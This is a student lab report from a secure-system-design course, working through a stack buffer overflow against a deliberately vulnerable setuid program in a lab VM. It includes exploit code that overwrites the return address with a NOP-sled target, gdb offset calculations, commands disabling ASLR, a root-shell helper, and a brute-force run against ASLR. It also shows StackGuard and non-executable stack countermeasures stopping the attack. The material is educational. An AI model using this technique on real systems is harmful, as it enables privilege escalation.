

## CS392 – Secure System Design

### Assignment 1 – Buffer Overflow Attack

Name: <b>M Maheeth Reddy</b>	Roll No.: <b>1801CS31</b>	Date: <b>11-Feb-2021</b>
------------------------------	---------------------------	--------------------------

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

#### Initial Setup

Address Space Randomization is removed using the following command:

***sudo sysctl -w kernel.randomize\_va\_space=0***

```
[02/10/21]seed@VM:~/ssd/ass1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/10/21]seed@VM:~/ssd/ass1$ sudo rm /bin/sh
[02/10/21]seed@VM:~/ssd/ass1$ sudo ln -s /bin/zsh /bin/sh
[02/10/21]seed@VM:~/ssd/ass1$ █
```

I have changed the default shell from 'bash' to 'zsh' to avoid the countermeasure implemented in 'bash' for the set-uid root programs.

#### Compiling the vulnerable program stack.c

The given program, stack.c has buffer overflow vulnerability. Our task is to exploit this vulnerability.

We use the following commands to compile stack.c and to execute the stack program with root privileges.

```
[02/10/21]seed@VM:~/ssd/ass1$ gcc -fno-stack-protector -z execstack -o stack stack.c
[02/10/21]seed@VM:~/ssd/ass1$ sudo chown root stack
[02/10/21]seed@VM:~/ssd/ass1$ sudo chmod 4755 stack
```

Note: While compiling stack.c with gcc, the flags -fno-stack-protector and -z execstack are respectively used to ensure that the StackGuard is disabled and the stack is executable.

### Task 1a: Exploiting the Vulnerability

A partially completed exploit code called "exploit.c" is given. The goal of this code is to construct contents for "badfile". In this code, the shellcode is given. I completed the code in the following manner. (I wrote the code highlighted in Yellow).

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/
    *((long *) (buffer + 36)) = 0xbfffead8 + 0x120;

    /* Place the shellcode towards the end of the buffer by using
    memcpy function (Part B)*/
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
sizeof(shellcode));


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

#### Explanation for Part A:

We need to find the location of return address for bof() function of stack.c in the program memory stack. For this purpose, I created a duplicate executable to **stack** called **stack\_dbg** and I ran it in debug mode using the GNU GDB debugger in the following manner.

```
[02/10/21]seed@VM:~/ssd/ass1$ gcc -fno-stack-protector -z execstack -g -o stack_dbg stack.c
[02/10/21]seed@VM:~/ssd/ass1$ gdb ./stack_dbg
```

I set a breakpoint on the bof function using `b bof`, and then I executed the program.



**-g option** is used to compile the program in **debug mode**.

```

gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 12.
gdb-peda$ run
Starting program: /home/seed/ssd/ass1/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbfffeaf7 ("aaa\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffead8 --> 0xbfffed08 --> 0x0
ESP: 0xbfffeab0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

```

The program stops inside the bof function due to the breakpoint created. The stack frame values for this function will be of our interest and will be used to construct the badfile contents. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value's address. The following screenshot shows the steps:

```

0x80484c7 <bof+12>: lea    eax,[ebp-0x20]
0x80484ca <bof+15>: push  eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>

[-----stack-----]
0000| 0xbfffeab0 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffeab4 --> 0x0
0008| 0xbfffeab8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeabc --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeac0 --> 0xbfffed08 --> 0x0
0020| 0xbfffeac4 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffeac8 --> 0xb7dc888b (<_GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffeacc --> 0x0

[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeaf7 "aaa\n") at stack.c:12
12      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffead8
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeab8
gdb-peda$ p 0xbfffeab8 - 0xbfffead8
$3 = 0xffffffe0
gdb-peda$ p/d 0xbfffeab8 - 0xbfffead8
$4 = 4294967264
gdb-peda$ p/d 0xbfffead8-0xbfffeab8
$5 = 32
gdb-peda$ quit

```

I found the address in **ebp** register and the address of **buffer** variable using the debugger. Since, the return address of bof() function will be present after **ebp** in the program memory stack, the return address in terms of address of buffer variable is  $\text{buffer} + (\$ebp - \&\text{buffer}) + 4 = \text{buffer} + (0xbfffead8 - 0xbfffeab8) + 4 = \text{buffer} + 32 + 4 = \text{buffer} + 36$

Now, I filled the return address field with  $\$ebp + 0x120$  or  $0xbfffead8 + 0x120$ .


```
*((long *) (buffer + 36)) = 0xbfffead8 + 0x120;
```

This location consists of NOP instruction. When NOP instruction is executed, control simply moves onto next instruction. In Part B, we place the shellcode at the end of the buffer. Hence, at some point during the execution, the shellcode will be executed.

Explanation for Part B:

```
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
```

To copy the shellcode at the end of the buffer using memcpy, we need to find the appropriate index for the shellcode.



The suitable location would be obtained by subtracting the sizeof(shellcode) from the address of last element of the **buffer** array.

Now, exploit.c is compiled and executed. This will generate the **badfile**. So, when the **stack** program is executed, the buffer overflow attack happens and we get the root shell as shown below.

```
[02/10/21]seed@VM:~/ssd/ass1$ gcc exploit.c -o exploit
[02/10/21]seed@VM:~/ssd/ass1$ ./exploit
[02/10/21]seed@VM:~/ssd/ass1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

The **pound (#) sign** in the prompt and **euid=0(root)** in the output for **id command** are the proof that we are in the root shell.



Making real user id as root after getting the root shell:

In the above screenshot, though the `euid=0(root)` the `uid` is not `0(root)`. To get the real user id as root, I wrote a program **rootuser.c**.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void main() {
    setuid(0);
    system("/bin/sh");
}
```

I executed this program inside the root shell obtained in Task 1a. This program is not set-uid root program. But as we are already inside the root shell, we can change the real user id to 0 without issues. I have shown this in the screenshot below.

```
[02/11/21]seed@VM:~/ssd/ass1$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./rootuser
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

### Task 1b: Exploiting the Vulnerability by changing the buffer size

In this task, the buffer size of `stack.c` program is changed. By using the `stackNew.c` program, I repeated Task 1a.

```
[02/10/21]seed@VM:~/ssd/ass1$ gcc -fno-stack-protector -z execstack -g -o stackNew_dbg stackNew.c
[02/10/21]seed@VM:~/ssd/ass1$ gdb stackNew_dbg
```

```
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffeac4
gdb-peda$ p $ebp
$3 = (void *) 0xbfffead8
gdb-peda$ p/d 0xbfffead8-0xbfffeac4
$4 = 20
gdb-peda$ quit
```

```

[02/10/21]seed@VM:~/ssd/ass1$ gcc -fno-stack-protector -z execstack -o stackNew stackNew.c
[02/10/21]seed@VM:~/ssd/ass1$ sudo chown root stackNew
[02/10/21]seed@VM:~/ssd/ass1$ sudo chmod 4755 stackNew
[02/10/21]seed@VM:~/ssd/ass1$ gcc exploitNew.c -o exploitNew
[02/10/21]seed@VM:~/ssd/ass1$ ./exploitNew
[02/10/21]seed@VM:~/ssd/ass1$ ./stackNew
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# █

```

Note the **pound(#) sign** in the prompt and **euid=0(root)** in the output for **id** command.

This is the corresponding exploit.c (renamed as exploitNew.c in above screenshot)

```

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/
    *((long *) (buffer + 24)) = 0xbfffead8 + 0x120;

    /* Place the shellcode towards the end of the buffer by using
    memcpy function (Part B)*/
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
    sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

## Task 2: Address Randomization

To turn on address randomization, I used this command: **sudo sysctl -w kernel.randomize\_va\_space=2**

On running stack.c program, I got a **Segmentation Fault** error. So the attack is not successful as below.

```
[02/10/21]seed@VM:~/ssd/ass1$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/10/21]seed@VM:~/ssd/ass1$ ./exploit
[02/10/21]seed@VM:~/ssd/ass1$ ./stack
Segmentation fault
[02/10/21]seed@VM:~/ssd/ass1$ █
```

On running stack.c program in a loop, using the shell script **taskRun.sh**. This is basically a brute-force approach to hit the same address as the one we put in the badfile.

The output shows the time taken and the attempts taken to perform this attack with Address Randomization and Brute-Force Approach. It leads to a successful buffer overflow attack.

```
The program has been running 76505 times so far
./testRun.sh: line 14: 22847 Segmentation fault      ./stack
2 minutes and 8 seconds elapsed
The program has been running 76506 times so far
./testRun.sh: line 14: 22848 Segmentation fault      ./stack
2 minutes and 8 seconds elapsed
The program has been running 76507 times so far
./testRun.sh: line 14: 22849 Segmentation fault      ./stack
2 minutes and 8 seconds elapsed
The program has been running 76508 times so far
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# █
```

**Reason:** Previously when Address Space Randomization was off, the stack frame always started from the same memory point for each execution of the program. This made it easy for us to guess or find the offset i.e., the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

But, when Address Space Layout Randomization is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many number of times as possible, until we hit the address that we specify in our vulnerable code. This is a Brute Force approach. Note the **pound (#) sign** and **euid=0(root)** in the output for **id command** in the above screenshot, indicating we are in a root shell.

### **Task 3: Stack Guard**

First, we disable the address randomization. Then we compile the **stack.c** program using gcc with StackGuard Protection, by not providing the -fno-stack-protector flag and executable stack, by providing -z execstack. Then we convert this compiled program into a set-uid root program. Next, we run this vulnerable stack program, and see that the buffer overflow attempt fails because **stack smashing is detected**, and the process is aborted. The following shows these tasks.

```

[02/10/21]seed@VM:~/ssd/ass1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/11/21]seed@VM:~/ssd/ass1$ gcc -z execstack -o stackSG stack.c
[02/11/21]seed@VM:~/ssd/ass1$ sudo chown root stackSG
[02/11/21]seed@VM:~/ssd/ass1$ sudo chmod 4755 stackSG
[02/11/21]seed@VM:~/ssd/ass1$ ./stackSG
*** stack smashing detected ***: ./stackSG terminated
Aborted
[02/11/21]seed@VM:~/ssd/ass1$ █

```

Hence, we can observe that with the StackGuard Protection countermeasure Buffer Overflow attack is detected and prevented.

#### **Task 4: Non-executable Stack**

We now compile the program using gcc with StackGuard Protection off and nonexecutable stack by using the flags `-fno-stack-protector` and `-z noexecstack` respectively. Address randomization countermeasure was removed in the previous step itself. Then we make this program a set-uid root program. On running this compiled program, we get **Segmentation Fault Error**, which shows that the buffer overflow attack did not succeed and the program crashed. The steps can be seen in the following screenshot.

```

[02/11/21]seed@VM:~/ssd/ass1$ gcc -o stackNES -fno-stack-protector -z noexecstack stack.c
[02/11/21]seed@VM:~/ssd/ass1$ sudo chown root stackNES
[02/11/21]seed@VM:~/ssd/ass1$ sudo chmod 4755 stackNES
[02/11/21]seed@VM:~/ssd/ass1$ ./stackNES
Segmentation fault
[02/11/21]seed@VM:~/ssd/ass1$ █

```

This happened because the stack is no more executable. When we perform Buffer Overflow Attack, we try to run a program that provides us with root access. We store this program in the program memory stack. We try to modify the return address of `bof()` function that points to that malicious program.

The program memory stack stores only local variables and arguments, along with return addresses and `ebp` values. But these values do not need to be executed. So, there is no for the stack to be executable.

Hence, by removing this executable feature, the normal programs will still run the same with no side effects and the malicious code will be considered as data rather than a program. This is why the attack failed with non-executable stack.